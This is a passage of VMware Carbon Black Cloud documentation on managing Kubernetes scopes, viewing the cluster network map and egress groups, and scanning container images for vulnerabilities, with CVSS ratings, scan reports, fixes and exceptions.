To run the Image Scanning CLI API, see [Container Security API and Integrations](#).

To see the image scanning results for container images, which are not deployed yet, located in particular repositories, go to the **Container Images > Image Repos** page.

To monitor the vulnerabilities scan for container images deployed on Kubernetes, go to the **Container Images** page.

Delete CLI Client

You can delete CLI instances that are no longer in use from the Carbon Black Cloud console.

Procedure

- 1 On the left navigation pane, click **Inventory > Kubernetes > K8 Clusters**.
- 2 Select the **CLI Config** tab.
- 3 Under the **Actions** column, click the delete icon next to the CLI Client.

Results

Deleting a CLI Client removes the instance and the generated API-key from Carbon Black Cloud. It does not remove the instance from your environment.

Working with Kubernetes Scopes

Grouping Kubernetes resources in scopes provides a foundation for targeted planning of security policies.

You can add and edit scopes, and you can delete scopes, that are not attached to a Kubernetes policy. Kubernetes scopes attached to policies cannot be deleted.

About Kubernetes Scopes

Kubernetes scopes are groups of Kubernetes resources with a shared purpose. For example, clusters are Kubernetes resources, which qualify for a scope definition. A scope can be used as a filter or to apply the same security policy across Kubernetes resources.

Understanding the Default Scope

The default scope is Any. The default scope is a predefined scope, which encompasses all clusters and namespaces. The scope is always available to use and cannot be deleted from the system. It is the highest scope in the hierarchy of scopes. The scope resolution process searches for the most precise scope definition a Kubernetes resource falls in, for applying the policy attached to that scope. If no such scope can be found, then the policy, attached to the default scope, is taken into account.

Understanding Scopes for Build Phase

Build Phase refers to defining the container images or Kubernetes objects for scanning or validating with the CLI Client commands. The commands can be integrated within a CI/CD pipeline. You can define a scope for all resources in the build phase, or for particular Kubernetes namespaces, or for a particular build step. The build step is a parameter, used by the CLI Client, performing the image scanning. For more information, see [Working with Kubernetes Scopes](#) and [About CLI Client Instance](#).

Understanding Scopes for Deploy Phase

Deploy Phase refers to grouping of K8s workloads, which are going to be deployed or are already deployed. The Kubernetes hardening policies are used to assure the security of the workloads configuration. The Kubernetes runtime policies define the allowed behavior while the K8s workloads are running.

Scopes can overlap by hierarchy from the most general to the most specific. For workloads, which are part of overlapping scopes, the policy attached to the most narrow scope is applied on them. In that way, a workload resolves to a single policy.

The scope resolution follows the object hierarchy from the most general to the most narrow, according the following order: all clusters, cluster group, cluster, namespace, and finally workload.

For more information, see [Scopes Hierarchy](#).

Example: Examples

Example Scope	Purpose
A cluster group for all production clusters	To filter or assign a policy for all clusters with the same tier
One or more Kubernetes clusters (for example, test or dev)	To filter or assign a policy to different clusters
Application across clusters by choosing K8s namespace defined on many clusters	To filter or assign policies to a group of resources forming an application regardless of where they are deployed

Understanding Application Scopes

Application scopes are used for scopes including container images in both phases - build phase and deploy phase. The scope reflects the practice of separating the applications in their own Kubernetes namespaces. If a scope is defined as an application scope, the policy assigned to the scope is applied to all container images in the namespace, regardless of the development phase and regardless of the clusters, where this namespace is located. This ensures the same hardening criteria while building or deploying the application.

Pre-Packaged Scopes

When you first install and setup your Kubernetes clusters, the system includes three ready-to-use scopes - Kubernetes System, CBContainers dataplane and Default Namespace.

The pre-packaged scopes are assigned to pre-packaged policies. The scopes are available as a starting point for your configuration and you can either edit or delete them. For more information on pre-packaged policies, see [Pre-Packaged Policies](#).

Pre-Packaged		
Scope	Scope Target	Scope Description
Kubernetes System	Target: Deploy phase Namespaces: kube-system	Matches the namespace for objects created by the Kubernetes system itself. Typically, this would contain services for DNS, proxy, controller manager and other system components.
CBContainers dataplane	Target: Deploy phase Namespaces: cbcontainers-dataplane octarine-dataplane	Matches the namespace where Carbon Black Kubernetes agent runs and deploys its resources. Note Two namespaces are listed, where the "octarine-dataplane" is the former name, before version 3.0.0 of the agent, and the "cbcontainers-dataplane" is the actual name.
Default Namespace	Target: Deploy phase Namespaces: default	Matches Kubernetes built-in 'default' namespace that holds objects with no namespace specified.

As long as the pre-packaged scopes are not modified, the **Last modified by** parameter is **Carbon Black**. Once you edit a scope, the **Last modified by** also changes.

Scopes Hierarchy

The Kubernetes scopes hierarchy is important for the scope resolution process. The scope resolution process finds the most specific scope a workload is part of, and the scope defines in its turn the policy to apply on the K8s workload.

Scope Resolution for Kubernetes Workloads in Overlapping Scopes

Kubernetes scopes are groups of Kubernetes resources with a shared purpose. A scope can be used as a filter or to apply the same security policy across Kubernetes resources.



Scopes are overlapping by design, which means that the workloads might belong to several overlapping scopes. However, each particular Kubernetes workload is associated with a single policy. Implementing a scope resolution logic, the system finds the policy, related to the most specific scope for each workload.



Ranking of Scopes

Scopes are ranked by specificity. More specific scopes take precedence over more general scopes.

The ranking of the scopes is illustrated with diagrams, using boxes in different colors for workloads in different cluster groups and namespaces, and a green box for the scope, encompassing them. The most specific scopes are at the top.

Example: Example Illustration of Scopes

Ranking	Description
Resources in specific namespaces in specific clusters	The most specific definition of scope for using a specific Kubernetes hardening policy.
Resources in specific namespaces in specific cluster groups	Only these particular namespaces inside cluster groups are covered.
Resources in specific clusters	All namespaces in a cluster are covered. Example scope "test-acme-app" to test the application on an isolated testing cluster:
	
Resources in specific namespaces in any clusters	These are the application scopes - defined for a namespace and valid for all clusters which contain the namespace. Example scope across the Kubernetes environment to cover the namespace "acme-app":
	

Ranking	Description
Resources in specific cluster groups	<p>This is a high-level scope which covers groups of clusters. Example two scopes for Production and Testing environments:</p> 
All resources - refer to 'Any' scope	<p>The default Any scope contains all workloads in the system and overlaps with all other scopes. Scopes for specific Kubernetes resources take precedence over the default scope.</p> 

By planning the scopes, you can manage which policy to apply to areas in your Kubernetes environment, without affecting the rest of the setup.

Add Scope for Kubernetes Resources

You can group Kubernetes resources in a scope. The scope target is either Deploy Phase or Applications.

Prerequisites

Install and setup your Kubernetes clusters and create your cluster groups. See [Set Up the Kubernetes Sensor](#).

Procedure

- On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Scopes**.

- If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Scopes**.
- 2 Click **Add Scope**.
 - 3 Enter a **Name** for the scope.
 - 4 Choose the focus and purpose for grouping your Kubernetes resources. Depending on your choice, one or more different fields will be displayed.

Option	Description
Deploy Phase	Follow the rules: <ul style="list-style-type: none"> ■ Group by clusters, namespaces, or both. ■ To apply the same policy to multiple clusters, you can use the cluster group as a basis for your scope. You can also select the clusters instead of the cluster group. The cluster group includes all clusters, currently existing or future, which will be part of it. By that means, the cluster group is a broader selection than the list of particular clusters. ■ If you have namespaces with the same name in multiple clusters, the scope you define per namespace will span across clusters for that particular namespace. ■ If you want to determine a particular namespace inside a particular cluster, you can point to a cluster, or cluster group, and to a specific namespace.
Applications	Scopes with focus applications includes all container images, regardless of the phase - images in build phase or images deployed on Kubernetes workloads.

- 5 Select the cluster, cluster groups, and namespaces from the list.
- 6 Click **Save**.

The scope is ready for use in a Kubernetes Hardening Policy.

What to do next

When you are ready with the scopes, you can [Create Kubernetes Hardening Policies](#).

Add Scope for Container Images

You can use scopes to enforce policies on container images, which are not deployed yet. The scope target is Build Phase.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Scopes**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Scopes**.
- 2 Click **Add Scope**.
- 3 Enter a **Name** for the scope.

- Choose the focus and purpose for grouping your Kubernetes resources. Depending on your choice, one or more different fields will be displayed.

Option	Description
Build Phase	Select Build Phase for creating a CLI scope, that you want to use for vulnerabilities scan of container images. To define a CLI scope, use the Build steps parameter. This parameter is used for enforcing policies on container images. For more details on using the CLI Client, see Set Up CLI Instance for Image Scanning .
Applications	Scopes with focus Applications includes all container images, regardless of the phase - images in build phase or images deployed on Kubernetes workloads.

- Click **Save**.

The scope is ready for use in a Kubernetes Hardening Policy.

What to do next

When you are ready with the scopes, you can [Create Kubernetes Hardening Policies](#).

View Policy Attached to Scope

You can find the policy attached to a scope from the scope details.

Procedure

- On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Scopes**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Scopes**.
- From the list of scopes, find the scope of your interest.
- On the **General** tab, view the **Policy** field.
If there is a policy attached to the scope, the field shows a link to details for that policy.
- Click the policy link.
You see the same policy details, which you can find on the **Enforce > K8s Policies** page. To edit the policy, navigate to the **K8s Policies** page.

Edit Scope

You can update the configuration of already created Kubernetes scopes. You can only update the scope name and the included resources. You cannot update the target of the scope.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Scopes**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Scopes**.
- 2 On the **General** tab, click **Edit** for a particular scope.
- 3 (Optional) Update the **Name** for the scope.
- 4 (Optional) Update the Kubernetes resources, which take part of the scope.
- 5 Click **Save**.

Securing Kubernetes Network

You can get visibility of the network activity for your Kubernetes clusters in the Carbon Black Cloud console. The network map is a graphic representation of all the namespaces and workloads running in the cluster with their ingress and egress traffic.

To help the anomaly detection and debugging of any issues in your clusters, the network activity map provides visibility into your running Kubernetes applications. The network map displays a high-level overview of the cluster ingress and egress connections with a possibility for drill-down to namespaces and further down to workloads. The map allows selection of a namespace or workload and shows traffic and related details, including network security violations of a workload.

Ingress exposes HTTP and HTTPS routes from outside the cluster to services within the cluster. For more details, see [Ingress](#).

In the Carbon Black Cloud console, you can see the following Kubernetes ingress resource types - NodePort services and Load Balancer services.

Egress traffic is the traffic from the cluster to an outside network. In the Carbon Black Cloud console, you can see the outgoing traffic from the cluster to egress groups and you can create your own egress groups.

On the **Network** page you can see:

- **Overview** tab showing the clusters in your Kubernetes environment grouped by cluster group. To view any clusters on this tab, you must install the Carbon Black Cloud Kubernetes Agent on each cluster you want to monitor. For more details on managing clusters, see [Managing Kubernetes Clusters and CLI Client Instances](#).
- **Network Map** tab displaying the visual representation of the ingress and egress traffic for a particular cluster.
- **Egress Groups** tab listing the default and the user-defined egress groups. The default egress groups are **public** and **private**.

Review Network Map

You can observe your Kubernetes clusters activity by using the interactive network map. You can select the level of investigation you need - by ingress channel, by egress group, by namespace or workload.

Prerequisites

- Use compatible Kubernetes Sensor version. For example, if you want to install the Container Security Runtime to your clusters after already using the Container Security Hardening feature, enable also the runtime protection for your cluster.

For more information, see the [VMware Container Security Compatibility Matrix](#) and details about [cluster update](#) in the Sensor Installation Guide.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Network**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Network**.
- 2 On the **Overview** tab, select the cluster to monitor and click **View map**.
 - The **Network Map** tab gets active and loads the data for the selected cluster. The network map visualizes the namespaces in the cluster and their connections. The system namespaces are filtered out by default.
 - On the left side are the ingress resources, which are available for the cluster - either NodePort services or Load Balancer services or all of them.
 - On the right side are the Egress Groups. Initially, you can see the default egress groups, public and private.
 - The connection color indicates if the connection is ingress, egress, between namespaces, or internal for a namespace. If you click a connection, the connection type appears as label.
- 3 To review the cluster details, the Carbon Black Cloud Kubernetes sensor version, and the resources allocated to the cluster, look at the details panel on the right side.
- 4 To filter the map for a specific ingress resource, select the graphical element for that ingress resource.
- 5 To filter the map for a specific egress group, select the graphical element for that group.

- 6 To visualise the system namespaces, click **Map settings** and use the toggle switch **View system namespaces**.

The system namespaces are:

- kube-system
- kube-public
- cbcontainers-dataplane.

- 7 To drill-down the level of information for a namespace, click the respective visual element.

The diagram changes, displaying graphically the specified namespace with all the workloads running in it. The right side panel provides the detailed information on all egress and ingress connections for that namespace.

- 8 To drill-down the level of information for a workload, click the respective visual element.

The diagram changes, displaying graphically only the specified workload. The right side panel provides the detailed information on all connections for that workload, and the risk severity identified by the Carbon Black Cloud Kubernetes sensor.

What to do next

You can find more information about the workload on the **Workloads** page. See more details on [About Risk Severity](#).

Visualize Encrypted and Unencrypted Connections

You can visualize both the encrypted and the unencrypted connections on the network map.

To better analyze your Kubernetes network exposure to risk, you can filter out the encrypted connections and observe only the unencrypted ones.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Network**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Network**.
- 2 On the **Overview** tab, select the cluster to monitor and click **View map**.
The **Network Map** tab gets active and loads the data for the selected cluster.
- 3 Click **Map settings** and
 - toggle **View encrypted connections** off
 - toggle **View unencrypted connections** on.
 Only the unencrypted connections stay visible on the network map for easier investigation.

Create Egress Groups

You can define your own egress groups based on destination domain names, subnets and IP address ranges.

Egress groups organize the presentation of egress traffic from your cluster on the network map. You define the egress groups for your clusters depending on domains and IP addresses. If you don't create egress groups, there are two default egress groups - public and private. Public is the traffic, which goes beyond your network, while private is considered the egress traffic outside the cluster but in your clusters network.

Note If a destination classifies for two or more egress groups, the traffic appears under the most specific egress group.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Network**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Network**.
- 2 Do one of the following:
 - Navigate to the **Network Map** tab, select the arrow next to the **Egress Groups**, and then click **Add egress group**.
 - Navigate to the **Egress Groups** tab and click **Add Group**.
- 3 Define the **Name** and **Description** for the group.
- 4 Define the **Destination subnet and domains** for the group. Configure the destination as a set of rules with logical AND operator. The possible options to configure are the following.
 - a **DNS domain name** - exact match of the domain name
 - b **DNS domain name and subdomains** - all domain names containing the subdomain suffix qualify
 - c **IP range** according classless inter-domain routing (CIDR) - using subnet masks or IPv6 notation.

Example

DNS domain: vmware.com

DNS domain name and subdomains: *.vmware.com

IP range (CIDR): 10.10.10.10/16

Edit or Delete Egress Groups

You can edit or delete previously created egress groups.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Network**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Network**.
- 2 Navigate to the **Egress Groups** tab.
All existing in the system egress groups are listed.
- 3 To see the configuration of a particular group, select an egress group of your choice and click **Edit**. Update the configuration and click **Save**.
- 4 To delete an egress group, click the icon  at the end of the row.

Scanning Container Images

Container images are the images in build or deploy stage in your continuous integration environment. You can scan the container images for known vulnerabilities and you can observe the results both from the system cluster scanning or from a manual scan in the Carbon Black Cloud console, where the images are grouped by image repository.

The cluster image scanning provides:

- Visibility for the container images in your environment.
- Information for found vulnerabilities and available fixes.
- Capability to create exceptions at image level from inside the image scan report.
- Prevention for container images with substantial vulnerabilities from progressing through the continuous integration/ continuous deployment (CI/CD) pipeline, using the Kubernetes policies in the Carbon Black Cloud console.

On the **Container Images** page you can see:

- **Deployed Images** tab showing an inventory of container images running on your Kubernetes clusters, with vulnerability scan results and available fixes for each image.

- **Image Repos** tab displaying an inventory of the repositories, where your container images reside. The container images are all the images in a repository, including old tags that are no longer in use, images, not being deployed yet, or images, deployed on Kubernetes.

Note Currently, the image scanning is applicable for images, based on Linux operating system packages only.

Color Indicators for Image Vulnerabilities

The Common Vulnerability Scoring System (CVSS) is used for estimating the severity of the discovered vulnerabilities. Additionally to the risk scores, defined in the Common Vulnerability Scoring System, there is one more category in the Carbon Black Cloud console - the **Unknown** category.

For more information about CVSS, see [About Risk Evaluation for Container Images](#).

On the **Container Images** page, you can see color bars for the different vulnerabilities risk scores. The color bars correspond to the following ratings:

Color Name	Color Bar	Rating (refer to CVSS)
Green		None
Yellow		Low
Orange		Medium
Red		High
Dark Red		Critical
Grey		Unknown

The numbers inside the color bars represent **number of vulnerabilities/ number of fixes**.

Note The risk rating for container image vulnerabilities is different than the risk severity for workloads, as they are evaluated on different scales. For more information about K8s workloads risk score, see [About Risk Severity](#).

About Risk Evaluation for Container Images

The Common Vulnerability Scoring System (CVSS) is a standard measurement system for describing characteristics and severity of software vulnerabilities. Every vulnerability is assigned a risk score of between 0.0 (no risk) and 10.0 (maximum risk).

CVSS consists of three metric groups:

- **Base**: characteristics of a vulnerability that are constant over time and across user environments.
- **Temporal**: characteristics of a vulnerability that might change over time but not across user environments.

- **Environmental:** characteristics of a vulnerability that are relevant and unique to a particular user environment.

For more details, refer to the [CVSS 3.0 Specification](#) (external link).

The risk score range and severity are defined as follows.

Rating	Score
None	0.0
Low	0.1 to 3.9
Medium	4.0 to 6.9
High	7.0 to 8.9
Critical	9.0 to 10.0

Note The vulnerabilities for which the threat vectors are not yet known are grouped under the **Unknown** severity. This means that the system was able to identify a given artifact as vulnerable but there may not be CVE attached to the vulnerability. Unknown severity can also range between 0-10.

View all Image Scans

The Kubernetes cluster scanning is a process triggered at the moment of cluster setup in the Carbon Black Cloud console. You can see the scan log of all image scans in your Kubernetes environment.

The container images are scanned on cluster setup, on sensor version update, or on update of the Carbon Black Cloud known vulnerabilities database, or by running an image scan using the CLI Client. For more details, see [Run an Image Scan](#).

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Container Images**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Container Images**.
- 2 Select the **Scan Log** tab.
- 3 Use the **Source** column to sort or observe the scanning records.

Source Column	Description
Cluster scan	Background initial cluster scan of container images located in the Kubernetes cluster, that you set up in the Carbon Black Cloud console.
Cluster rescan	Background cluster rescan in case of Kubernetes sensor version update.

Source Column	Description
Feed update	Image scanning, based on new vulnerabilities in the Carbon Black Cloud vulnerabilities database.
CLI	Scan triggered by the CI/CD pipeline or a manual scan, performed on container images in your Kubernetes environment.

View Image Details

You can see the scan details for a particular image in the Image Details panel, appearing on the right.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Container Images**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Container Images**.
- 2 Select the **Deployed Images** tab.
- 3 To expand the **Image Details** panel, click the caret  at the end of the row.
- 4 To see more details, do one of the following:

Goal	Action
To See the full list of vulnerabilities	Click the icon  next to the Vulnerabilities section title.
To see the short description of the CVE code and the package, where the vulnerability is identified	Click the CVE code .
To see the full list of Kubernetes resources	Click the icon  next to the Kubernetes section title.

Results

The Image Details panel displays the following sections of information:

- **Image Details**

Image Characteristics	Description
Image Link	<ul style="list-style-type: none"> ■ Location of the image - the prefix is the repository name. ■ Link to the Image Scan Report.
Registry	Docker Hub and other third party repository hosting services are called registries. A registry stores a collection of repositories.
Repository	Container image repository, where you can store one or more versions of a specific image.

Image Characteristics	Description
Manifest digest	The manifest digest is a hash of a container image that is encrypted with sha256 and is deterministic, based on the image build.
Scan Status	The scan status is automatically updated. Possible options: <ul style="list-style-type: none"> ■ Scanned ■ Not Scanned ■ Scan in progress ■ Scan pending ■ Error
Initial Scan	Date of the initial scan.

■ Vulnerabilities

Vulnerability Characteristics	Description
CVE	The CVE code is provided by the Common Vulnerabilities and Exposures list of publicly disclosed vulnerabilities and exposures. The link on the CVE code provides one more aspect of the data - you can see the affected images and the affected workloads by this particular CVE code, and if there are exceptions on any of the affected images.
Exception	Yes or No, depending on the availability of an exception.
Fix	If a fix is available, the package and version, where the vulnerability is fixed.

■ Kubernetes

K8s Workload Characteristics	Description
Name	Name of the Kubernetes workload. If the workload is a group of pods not spawned through native Kubernetes controllers, Carbon Black Cloud marks it as a virtual workload with the  icon in front of the name.
Resource Kind	Resource kind, for example Deployment, CronJob, Pod, and so on.
Scopes	Count of scopes if many, with an option to see the list of scopes, or the Kubernetes scope name.
Cluster	Kubernetes cluster, where the workload is located.
Namespace	Kubernetes namespace, where the workload participates.
Policy	Link to the Kubernetes policy, applicable for this workload.
Risk	Risk score, assigned to the workload with installing Carbon Black Cloud on your Kubernetes clusters, based on analysis of the Kubenretes environment configuration. The workloads risk score is visible on the K8s Health page and K8s Workloads page.

View Image Scan Report

You can see the scan report for a container image, and plan your next actions. You can copy the URL of the report in the clipboard for further use.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Container Images**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Container Images**.
- 2 Select the **Deployed Images** tab.
- 3 Follow the link for a particular image tag to open the Image Scan Report.

Alternatively, you can select the **Image Repos** tab, click on a repository first to filter out the images inside, then follow the link for a particular image.

Results

The Image Scan Report presents the complete information on all aspects of the image scan - overview, packages, vulnerabilities, K8s workloads.

Report Section	Description
Overview	Adds more data on the container image, such as layers of the image, operating system, architecture. The Overview displays: <ul style="list-style-type: none"> ■ Count of violations for policy rules of a Kubernetes hardening policy, including rules for container images. The number of violations is equal to the number of CVE codes, violating the rule.
Packages	Packages, which are included in the particular image.
Vulnerabilities	Gives full description of the detected vulnerabilities for the image. This is the tab, where you can enable an exception for a vulnerability in that particular image. To create an exception, see Enable Exceptions on Image .
K8s Workloads	Shows if the container image is used by a Kubernetes workload and what policy is enforced on the workload. Access to the scan data from the workloads perspective is available here. Note The Risk score calculation for K8s workloads differs from the risk score for vulnerabilities in Docker container images, as both scores are based on different evaluation systems. For more information about the K8s workloads risk score, see About Risk Severity .

View Image Layers

You can use the Carbon Black Cloud console to view the list of all individual layers comprising a particular container image, the unique identifier of a layer, and the available packages per layer.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Container Images**.

- If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Container Images**.
- 2 Select the **Deployed Images** tab.
 - 3 Locate the container image of interest and navigate to its layers in either way.
 - Click the container image link in the **Image Tag** column and select the **Layers** tab.
 - Click the **Details** icon from the **Workloads** column that relates to the container image. Then, select the **Layers** tab.
 - Double-click the container image row and click the **View more** link in the **Image Details** section. Then, select the **Layers** tab.
 - Double-click the container image row and click the **Details** icon next to Workloads in the **Kubernetes** section.
 - 4 On the **Layers** page, double-click a row.

The details page for the layer displays.

- 5 Perform any of the following.

- Copy the command used to create the image layer from the **Layer** field.
- View the layer's unique identifier in the **Layer digest** field.
- View the number of installed packages.
- View the size of the selected layer that associates with the container image.
- Access a full list of vulnerabilities or packages for the selected image layer by clicking the **Show all** link in each section respectively. Once in the **Vulnerabilities** tab or in the **Packages** tab, narrow down the list by using filters.

Container Images Filters

Once you have your container images deployed and available in the Carbon Black Cloud console, you can enhance the search result with receiving only packages and vulnerabilities of interest.

Packages

To filter the installed packages, while in the **Deployed Images** page, click the container image of interest. Then, select the **Packages** tab and locate the **Filters** panel to the left.

Filter	Description
Type	You filter packages based on their type. For example, when selecting the go-module type, the search result contains only a collection of Go packages.
Layer	You filter packages based on the image layer. For example, when selecting the 74fbdd4b6d6206a97532d4156e0 layer, the search result contains only the packages that belong to that specific layer.

Vulnerabilities

To filter the vulnerabilities present in your environment, select the **Vulnerabilities** tab.

Filter	Description
Severity	Container images can have multiple vulnerabilities, each with a different risk score. Based on this score, vulnerabilities are filtered on the level of severity - critical, high, medium, and low.
Available Fixes	You filter identified vulnerabilities by any available fix or not available one. If a fix is available, you can view the package and version, where the vulnerability is fixed.
Type	You filter vulnerabilities based on the package type. For example, the <i>dpkg</i> packages on Debian Linux type.
Layer	You can filter vulnerabilities based on the image layer.

Copy Scan Report URL in the Clipboard

After navigating to the Image Scan Report, you can copy the URL to the report in the clipboard and use the link in a third party tool.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Container Images**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Container Images**.
- 2 Select the **Deployed Images** tab.
- 3 To open the Image Scan Report, follow the link for a particular image tag.
- 4 Click **Copy URL** on the top right.

The URL is saved in your clipboard.

Identify Available Fixes to Apply

You can identify the available fixes for known vulnerabilities, discovered in the container images.

Each vulnerability is characterized by CVE code, list of impacted packages or libraries, package version, available fix and fix version.

Note You can only identify the available fixes or patches. To apply them, proceed in your Kubernetes environment.

Prerequisites

- Be familiar with the [Common Vulnerabilities and Exposures \(CVE\) list](#) (external link).

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Container Images**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Container Images**.
- 2 Select the **Deployed Images** tab.
- 3 To expand the filter options, click the carets >> in the top left. For the **Fixes** filter, select **Available Fixes**.

The table displays only images, for which there are fixes. The **Vulnerabilities/ Fixes** column indicates the number of fixes per category inside a color bar.

Note If the filter **Available Fixes** is applied, only categories, where fixes are found can be visible. When unfiltered, for not available fixes, 0 is displayed in the bar.

- 4 (Optional) Either use the search text box to find a particular image, or review the listed images. You can also expand the available information for workloads. On the **Vulnerabilities** tab, observe the list of all vulnerabilities and their fixes.

Example: Example Vulnerability and Available Fix

- Vulnerability: CVE-2017-14062
- Package: libidn2
- Package Version: 1.0
- Available Fix Version: 1.33-1+deb8u1

Enable Exceptions on Image

You can enable an exception for a particular vulnerability for a particular image to be skipped by Kubernetes hardening policies.

An image can have many vulnerabilities. You can consider some of them as not incurring risk for your environment. In that case you can enable an exception for those vulnerabilities for a particular image only.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > Container Images**.

- If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Container Images**.
- 2 Select the **Deployed Images** tab.
 - 3 To open the Image Scan Report, follow the link for a particular image tag.
 - 4 Select the **Vulnerabilities** tab.

You can investigate the list of vulnerabilities, by clicking the icon  next to each CVE code to expand more details about.

- 5 In the **Exception** column, toggle on to enable the exception, that means that any K8s policy capturing this vulnerability for the image, will not restrict further action.
- 6 (Optional) To add comments, in the **Comments** column, click the edit icon and enter your note.

Results

The rule validation for a Kubernetes hardening policy with container images rules skips the images with exceptions.

Run an Image Scan
